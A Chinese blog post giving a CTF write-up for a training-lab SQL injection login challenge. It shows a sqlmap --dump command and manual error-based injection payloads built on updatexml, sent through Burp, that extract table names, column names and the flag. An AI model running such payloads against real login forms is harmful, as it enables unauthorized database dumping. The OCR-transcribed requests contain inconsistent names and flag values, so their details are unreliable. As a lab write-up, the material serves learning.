

i春秋CTF-训练营 SQL注入-2 一鱼三吃 sqlmap bp手注 python脚本

原创

AAAAAAA66 于 2021-11-30 18:22:19 发布 112 收藏

分类专栏: [CTF -WEB 学习](#) 文章标签: [安全](#) [web安全](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAA66/article/details/121638753>

版权



[CTF -WEB 学习 专栏](#) 收录该内容

34 篇文章 1 订阅

[订阅专栏](#)



目录

题目

[做题前获取的信息](#)

[一鱼三吃](#)

[sqlmap](#)

[burp手注](#)

[python自动化脚本](#)

题目

《从0到1：CTFer成长之路》题目

分值：100分 类型：Web 题目名称：SQL注入-2 已解答

题目内容：SQL注入-2

创建赛题

Flag:

提交

解题排名：
1 ichefda31db3f 2 1234qwer 3 我要学安全

提交Writeup获取泉币

CSDN @AAAAAAAAAAAAA66

做题前获取的信息

登录N1后台管理系统

账户

密码

登录

Elements

```
<html>
  <head> == $0
    <script src="js/jquery-1.12.3.min.js" type="text/javascript" charset="utf-8">
    </script>
    <link rel="stylesheet" type="text/css" href="js/semantic.min.css">
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  </head>
  <body>
    <div class="ui grid container centered" style="margin-top: 20vh;">
      <h1 class="ui header color" style="margin-top: 20vh;">登录N1后台管理系统</h1>
    </div>
    <!-- 如果觉得太难了，可以在url后加入?tips=1 开启mysql错误提示，使用burp发包就可以看到啦-->
    <script src="js/semantic.min.js" type="text/javascript" charset="utf-8">
    <script src="js/index.js" type="text/javascript" charset="utf-8"></script>
  </body>
</html>
```

Styles

```
element.style { }
*, :after, :before {
  box-sizing: inherit;
}
head {
  user-agent-style-sheet;
  display: none;
}
```

Inherited from html

```
html {
  font-size: 14px;
}
html {
  font-family: sans-serif;
  -ms-text-size-adjust: 100%;
```

margin

Show all

border

display

font-family

font-size

F12查看源码得到提示

依照题目信息，post提交数据。

一鱼三吃

sqlmap

随便输入用户名，密码 提交 burp拦截 右键 Copy to file 文件保存为2.txt


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intercept' tab, a POST request to 'http://ec2-23-22-18-119.xsmimw7z9bn.com/login.php' is displayed. The raw payload is:

```
POST /login.php HTTP/1.1
Host: ec2-23-22-18-119.xsmimw7z9bn.com
Content-Length: 19
Accept: application/json, text/javascript, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://ec2-23-22-18-119.xsmimw7z9bn.com
Referer: http://ec2-23-22-18-119.xsmimw7z9bn.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: __jsluid_h=9a54d1dca37557
Connection: close
name=aaaa&pass=1234
```

A file save dialog is open, prompting 'Choose a file to save to'. The '查找(I):' field shows 'Desktop'. The file name is '2.txt' and the type is '所有文件'. The '保存(S)' button is highlighted.

CSDN @AAAAAAAAAAAAA66

我用的burp是在windows环境下的，所以把2.txt 复制放在kali桌面。（也可以自己在虚拟机创建一个2.txt文件，把bp中的数据粘贴到文件中）



```
Terminal  
文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)  
POST /login.php HTTP/1.1  
Host: eci-2ze90xsmimwc7z9bnz34.cloudc1.ichunqiu.com  
Content-Length: 19  
Accept: application/json, text/javascript, */*; q=0.01  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Origin: http://eci-2ze90xsmimwc7z9bnz34.cloudc1.ichunqiu.com  
Referer: http://eci-2ze90xsmimwc7z9bnz34.cloudc1.ichunqiu.com/login.php  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: __jsluid_h=9a54d1dca6375576653f44834b0ebf5d  
Connection: close  
  
name=aaaa&pass=1234  
~  
~  
~  
~  
~  
~  
~  
~  
~  
CSDN @AAAAAAAAAAAAA66 全部
```

桌面打开终端用sqlmap 一把嗦 (dump 命令把数据全输出 不需要查库查表查字段！麻烦！)

```
sqlmap -r 2.txt --dump
```

```
[17:01:41] [INFO] fetching current database  
[17:01:41] [INFO] resumed: note  
[17:01:41] [INFO] fetching tables for database: 'note'  
[17:01:41] [INFO] fetching number of tables for database 'note'  
[17:01:41] [INFO] resumed: 2  
[17:01:41] [INFO] resumed: fl4g  
[17:01:41] [INFO] resumed: users  
[17:01:41] [INFO] fetching columns for table 'fl4g' in database 'note'  
[17:01:41] [INFO] resumed: 1  
[17:01:41] [INFO] resumed: flag  
[17:01:41] [INFO] fetching entries for table 'fl4g' in database 'note'  
[17:01:41] [INFO] fetching number of entries for table 'fl4g' in database 'note'  
[17:01:41] [INFO] resumed: 1  
[17:01:41] [INFO] resumed: n1book{login_sql_injection}  
Database: note  
Table: fl4g  
[1 entry]  
+-----+  
| flag |  
+-----+  
| n1book{login_sql_injection} |  
+-----+  
  
[17:01:41] [INFO] table 'note.fl4g' dumped to CSV file '/home/edg/.local/share/sqlmap/output/eci-2ze90xsmimwc7z9bnz34.cloudc1.ichunqiu.com/dump/note/fl4g.csv' CSDN @AAAAAAAAAAAAA66
```

得到flag

burp手注

输入用户名为aaaa 密码为 1234 (其实可以随便输入) 依照提示在url后面加上?tips=1

抓包后，右键点击send to repeater模块

开始测试

使用一些一般的语句，发现只是报错，没有回显有用信息

使用 updatexml 函数使其回显

[SQL注入之错误注入_基于updatexml\(\)_wangyuxiang946的博客-CSDN博客](#)

构造payload

```
name=aaaa'+or+updatexml(1,concat(0x7e,(select+group_concat(table_name)+from+information_schema.tables+where
```

报错，

怀疑是进行了某些过滤，尝试到大小写可以绕过。

构造payload（这个语句能直接获取表名，不用先判断数据库。）

```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+wh
```

The screenshot shows the Network tab of a browser's developer tools. The Request section shows a POST request to `/Login.php?tips=1` with various headers and a body containing a payload. The Response section shows a JSON object with an "error" field and a message in Chinese.

Request

```
POST /Login.php?tips=1 HTTP/1.1
Host: eci-2ze90xsmimwc7z9bnz34.cloudcile.ichunqiu.com
Content-Length: 149
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://eci-2ze90xsmimwc7z9bnz34.cloudcile.ichunqiu.com
Referer: http://eci-2ze90xsmimwc7z9bnz34.cloudcile.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: __jsluid_h=9a54d1dca637557653f44834b0ebf5d
Connection: close
name=
aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(table_name)+from+information_schema.tables+where+table_schema=database()))),1#&pass=1234
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 30 Nov 2021 08:23:10 GMT
Content-Type: text/html
Content-Length: 97
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 746ec97,-
X-Cache: bypass
string(33) "XPATH syntax error: '~f14g,users'"
("error":1,"msg":"\u08d26\u53f7\u4e0d\u5b58\u5728")
```

得到表名f14g

查询字段

```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+wh
```

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to xxx

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ... Send Cancel < | > | ? Target: http://eci-2ze90xsmimw7z9bnz34.cloudccl.ichunqiu.com 人来人往凡

Request Response

Raw Params Headers Hex

Pretty Raw \n Actions

1 POST /login.php?tips=1 HTTP/1.1
2 Host: eci-2ze90xsmimw7z9bnz34.cloudccl.ichunqiu.com
3 Content-Length: 147
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Origin: http://eci-2ze90xsmimw7z9bnz34.cloudccl.ichunqiu.com
9 Referer: http://eci-2ze90xsmimw7z9bnz34.cloudccl.ichunqiu.com/login.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9
12 Cookie: __jsuid=9a54d1dca6375576e53f44834b0ebf5d
13 Connection: close
14
15 name=
aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+where+table_name='fl4g')),1)#&pass=1234
16
17

Pretty Raw Render \n Actions

1 HTTP/1.1 200 OK
2 Date: Tue, 30 Nov 2021 08:27:13 GMT
3 Content-Type: text/html
4 Content-Length: 91
5 Connection: close
6 Vary: Accept-Encoding
7 Vary: Accept-Encoding
8 X-Via-JSL: 099bae7,-
9 X-Cache: bypass
10
11 string(27) "XPATH syntax error: '~flag'"
12 ("error":1,"msg":"\u08d2\u053f7\u04e0d\u5b50\u5728")

Done

Search... 0 matches

Search... 0 matches

CSDN @AAAAAA 226 bytes 17.6 ms

得到字段名flag

查询fl4g的值

```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+flag+from+fl4g)),1)#&pass=1234
```

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a POST request to `/login.php?tips=1`. The 'Response' tab shows the server's response, which includes an XML string indicating an XPath syntax error.

```
POST /login.php?tips=1 HTTP/1.1
Host: eci-2ze90xsmimwcz9bnz34.cloudecil.ichunqiu.com
Content-Length: 80
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://eci-2ze90xsmimwcz9bnz34.cloudecil.ichunqiu.com
Referer: http://eci-2ze90xsmimwcz9bnz34.cloudecil.ichunqiu.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: __jsluid_h=9a54d1dca6375576653f44834b0ebf5d
Connection: close
name=aaaa+or+updatexml(1,concat(0x7e,(Select+flag+from+f14g)),1)#&pass=1234
15

HTTP/1.1 200 OK
Date: Tue, 30 Nov 2021 08:39:23 GMT
Content-Type: text/html
Content-Length: 113
Connection: close
Vary: Accept-Encoding
Vary: Accept-encoding
X-Via-JSL: 64bf8fe,-
X-Cache: bypass
11 string(49) "XPATH syntax error: '~nlbook(login_sqli_is_nice)'"
12 ("error":1,"msg":"\u8d26\u53f7\u4e0d\u5b58\u5728")
13
```

得到flag。

python自动化脚本

.....自己python编写脚本的能力还差了点，这里放出一位博主的文章。

[春秋《从0到1：CTFer成长之路》题目\(Web——SQL注入-2\)_LSYZWF的博客-CSDN博客](#)